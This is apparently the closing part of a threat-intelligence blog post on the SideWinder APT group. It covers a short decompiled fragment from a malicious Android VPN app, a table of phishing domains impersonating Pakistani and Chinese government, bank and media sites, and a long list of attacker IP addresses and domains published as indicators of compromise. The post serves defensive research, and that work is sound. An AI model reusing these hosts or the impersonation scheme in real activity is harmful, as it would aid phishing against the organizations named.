
    FileOutputStream fileOutputStream0 = null;
    try {
        fileOutputStream1 = new FileOutputStream(new File(file0, "8496eac3cc33769687848de8fa6384c3"));
        goto label_12;
    }
}

```

Secure VPN\_3.9\_apkcombo.com.apk (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd)

### Hosting infrastructure

This graph shows the distribution of malicious domains by hosting service provider, for providers known to be used by SideWinder.



SideWinder often registers domains whose URL addresses mimic various organizations in Pakistan and China. In June 2022, Group-IB specialists published a blog post ([SideWinder.AntiBot.Script](#)) in which they described the group's resources whose URLs mimic Pakistani organizations. It is worth noting that website contents are sometimes drastically different from what the name suggests.

### Who are SideWinder's potential targets?

The domains discovered by Bridewell and Group-IB specialists suggest that SideWinder could have planned attacks against financial and government organizations, as well as companies specialized in e-commerce and mass media in Pakistan and China.

Sector	Domain impersonation	Legitimate domain	Connection
Banking	sbp-pk[.]org	sbp.org.pk	State Bank of Pakistan
Government organizations	sindhpolice-govpk[.]org	sindhpolice.gov.pk	Sindh Police
	punjabpolice-gov-pk.fia-gov[.]com	punjabpolice.gov.pk	Punjab Police
	fia-gov[.]com	fia.gov.pk	Federal Investigation Agency
	mofs-gov[.]org	mofa.gov.org	Ministry of Foreign Affairs
	paf-govt[.]net	paf.gov.pk	Pak Air Force
	paknavy-gov-pk.downld[.]net	paknavy.gov.pk	Pakistan Navy
	cms-ndma-gov-pk.direct88[.]org	cms.ndma.gov.pk	National Disaster Management Authority
	ishd.direct88[.]org		Institutional Strengthening of Housing Department
	cssc-net[.]co		China State Shipbuilding Corp (CSSC makes Pakistan Frigates for PK Navy)
	ntc-pk[.]org	ntc.gov.pk	National Tariff Commission
	pakistan.gov.pk	Official Web Gateway to Pakistan	
	csd.gov.pk	Canteen Stores Department for the Pakistan Army	
Non-profit organizations	hakimiya[.]live	None	Extremist terminology
	sikhsforjustice.direct88[.]org		Human rights advocacy group with alleged links to Pakistan
Software	file-download[.]co		File sharing
	article-viewer[.]com		File hosting
	microsoft-365.direct88[.]org		MS 365 Login
Telecoms	ptcl-gov[.]org	ptcl.com.pk	Pakistan's No.1 telecommunications company
E-commerce	telemart-pk[.]com	telemart.pk	Online shopping platform
	e-tohfa[.]net	tohfa.com.pk	Online gift portal
News/media	bol-north[.]com	bolnews.com	Media company
	bol-south[.]com	bolnews.com	Media company
	pak-news[.]info		Media company

Group-IB has notified relevant organizations in Pakistan and China about the domains indicated above.

## Conclusion

SideWinder is among the most active and prolific threat actors out there. According to Group-IB, between June and November 2021 [the group may have targeted](#) as many as **61 organizations in Asia**.

While investigating the threat actors, Group-IB's and Bridewell's threat intelligence specialists identified and attributed a large part of the group's infrastructure, namely **55 domains and IP addresses**. In addition, our analysis revealed phishing domains imitating news, finance, media, government, and telecommunications companies.

A close look at the infrastructure used by any group will almost always help with writing hunting rules that can be then used to learn about that group's attacks in the making and respond to them preemptively. The network indicators provided in this blog post can be used to protect against SideWinder proactively and to search for new infrastructure used by the group.

Like many other APT groups, SideWinder relies on targeted spear phishing as the initial vector. It is therefore important for organizations to deploy [business email protection](#) solutions that detonate malicious content.

To enrich indicators of compromise and stay up to date with relevant threats, it is more effective to use [threat intelligence solutions](#).

If your company's specialists analyze the activity of this or any other APT group, we would be happy to conduct a joint analysis and publish it on our blog.

#FightAgainstCybercrime  
#WeStopAttackers

## Strengthen your security posture with Group-IB Threat Intelligence

Use unique threat intelligence data to prevent attacks

[Request a demo](#)

You might also like:

[SideWinder.AntiBot.Script](#). APT SideWinder's new tool that narrows their reach to Pakistan

[Old Snake, New Skin: Analysis of SideWinder APT activity between June and November 2021](#)

[SimpleHarm: Tracking MuddyWater's infrastructure](#)

## Indicators

pk.downld[.]net  
185.205.187.234 paknavy-gov-pk.downld.net  
downld[.]net  
104.128.189.242 cpec[.]site  
sindhpolice-govpk[.]org  
138.68.160.176 sbp-pk[.]org  
helpdesk-gov[.]info  
paf-govt[.]net  
149.154.152.37  
bluedoor[.]click  
149.154.154.216 shortney[.]org  
149.154.154.65 storeapp[.]site  
151.236.14.56 reth.cvix[.]cc  
151.236.21.16 kito.countprof[.]info  
151.236.21.70 ptcl-govp[.]org  
insert.roteh[.]site  
151.236.25.121  
active.roteh[.]site  
151.236.5.250 ailyun[.]live  
158.255.211.188 mofs-gov[.]org  
158.255.212.140 preat[.]info  
161.129.64.98 msoft-updt[.]net  
172.93.162.117 inkly[.]net  
172.93.162.121 paf-govt[.]info  
172.93.189.46 hread[.]live  
172.96.189.157 found.neger[.]site  
172.96.189.243 prol[.]info  
179.43.141.203 e-tohfa[.]net  
179.43.178.66 ntc-pk[.]com  
185.117.90.144 ortra[.]tech  
185.174.135.21 silk.freat[.]site  
185.174.135.31 brac[.]tech  
185.174.135.57 e-tohfa[.]net  
185.228.83.78 fdrek[.]live  
185.80.53.106 treat.fraty[.]info  
192.71.166.145 portal.breat[.]info  
192.71.249.34 cdn.torsej[.]xyz  
193.200.17.199 amuck.scoler[.]tech  
193.42.36.102 appsvr[.]live  
193.42.36.214 cluster.jotse[.]info  
193.42.36.223 cssc-net[.]co  
193.42.36.25 split.tyoin[.]biz  
193.42.36.50 plors[.]tech  
193.42.36.86 gretic[.]info  
193.42.39.34 offshore.leron[.]info  
194.61.121.176 zone.vtray[.]tech  
194.61.121.216 mfagov[.]org  
194.68.225.13 jester.hyat[.]tech  
194.71.227.147 islamic-path[.]com  
194.71.227.64 enclose[.]info  
hostmaster.enclose[.]info  
194.71.227.64 gitlab.enclose[.]info  
sdfsdg.enclose[.]info  
195.133.192.40 square.oprad[.]top  
198.252.108.219 dsmes[.]xyz  
roof.wsink[.]live  
198.252.108.33  
rugby.wsink[.]live  
2.58.14.202 mat.trelin[.]tech

2.58.14.249 spec.trelin[.]tech  
 2.58.15.61 fia-gov[.]com  
 203.24.92.115 livo.silvon[.]site  
 23.106.122.96 gearfill[.]biz  
 37.235.56.14 georgion[.]info  
 45.14.107.153 defpak[.]org  
 45.147.229.83 tinurl[.]click  
 45.147.229.83 olerpic[.]info  
 45.147.229.83 privacy.olerpic[.]info  
 45.147.230.157 freedom.olerpic[.]info  
 45.86.162.110 blesis[.]live  
 46.21.153.227 msoft-updt[.]net  
 46.21.153.227 handle.proey[.]tech  
 46.30.188.174 view.proey[.]tech  
 46.30.188.174 cater.sphery[.]live  
 46.30.189.53 endure.sphery[.]live  
 46.30.189.53 focus.mectel[.]tech  
 46.30.189.54 opt.freay[.]tech  
 5.149.249.186 avail.freay[.]tech  
 5.2.74.116 awrah[.]live  
 5.2.74.116 reveal.troks[.]site  
 5.2.76.232 found.troks[.]site  
 5.2.77.238 geoloc[.]top  
 5.2.77.238 hldren[.]info  
 5.2.77.238 private.hldren[.]info  
 5.2.78.64 straight.hldren[.]info  
 5.2.78.64 confluence.assbutt[.]xyz  
 5.2.78.64 normal.aeryple[.]xyz  
 5.230.67.108 lines.aeryple[.]xyz  
 5.230.67.170 srv-app[.]co  
 5.230.67.201 mopiler[.]top  
 5.230.67.211 sk.krontec[.]info  
 5.230.67.211 preag[.]info  
 5.230.67.243 telemart-pk[.]com  
 5.230.67.243 service.true-islam[.]org  
 5.230.67.41 ftp.true-islam[.]org  
 5.230.68.124 moon.tfrend[.]org  
 5.230.68.190 zolosy[.]top  
 5.230.69.136 basic.gruh[.]site  
 5.230.69.72 utilize.elopter[.]top  
 5.230.69.72 brave.agarg.tech  
 5.230.71.10 bless.agarg[.]tech  
 5.230.71.10 basis.agarg[.]tech  
 5.230.71.10 ntc-pk[.]org  
 5.230.72.173 aa173.bank-ok[.]com  
 5.230.72.184 directt88[.]org  
 5.230.72.213 www.tinly[.]co  
 5.230.72.27 file-download[.]co  
 5.230.72.63 dr-doom[.]xyz  
 5.230.72.98 aliit[.]org  
 5.230.73.106 bol-north[.]com  
 5.230.73.180 daraz-pk[.]com  
 5.230.73.180 gruve[.]site  
 5.230.73.48 tab.gruve[.]site  
 5.230.73.60 pastlet[.]live  
 5.230.74.103 preat.fujit[.]info  
 5.230.74.251 lucas.hertic[.]tech  
 5.230.74.66 pak-news[.]info  
 5.230.75.175 shrtny[.]co  
 5.230.75.179 support-twitter[.]com  
 5.230.75.40 verocal[.]info  
 5.255.100.119 pak-gov[.]info

5.255.100.134 ridlay[.]live  
5.255.103.59 estate.ovil[.]tech  
5.255.104.154 leyra[.]tech  
5.255.104.209 focus.semain[.]tech  
5.255.104.34 zed.shrtny[.]live  
5.255.105.65 rack.nelcec[.]info  
5.255.105.73 sinacn[.]co  
5.255.106.249 download[.]net  
5.255.109.70 pak-govt[.]net  
5.255.112.178 csdstore[.]app  
5.255.98.158 climb.kalpo[.]xyz  
64.44.167.150 ceiling.kalpo[.]xyz  
64.44.167.150 axis.heplor[.]biz  
77.83.196.15 ausib-edu[.]org  
77.83.196.47 dirct88[.]org  
77.83.198.158 guide.graty[.]tech  
77.83.198.33 cert.repta[.]live  
79.141.174.208 bol-south[.]org  
83.171.236.239 zretw[.]xyz  
89.248.171.166 blesico[.]site  
91.193.18.176 dolper[.]top  
91.199.209.153 tinur[.]click  
91.245.253.73 groove.olipy[.]info  
92.118.190.143 yrak[.]info  
95.217.232.110 hakimiya[.]live  
98.142.253.52 tiinly[.]co  
98.142.254.133 glorecl[.]tech  
98.142.254.93 article-viewer[.]com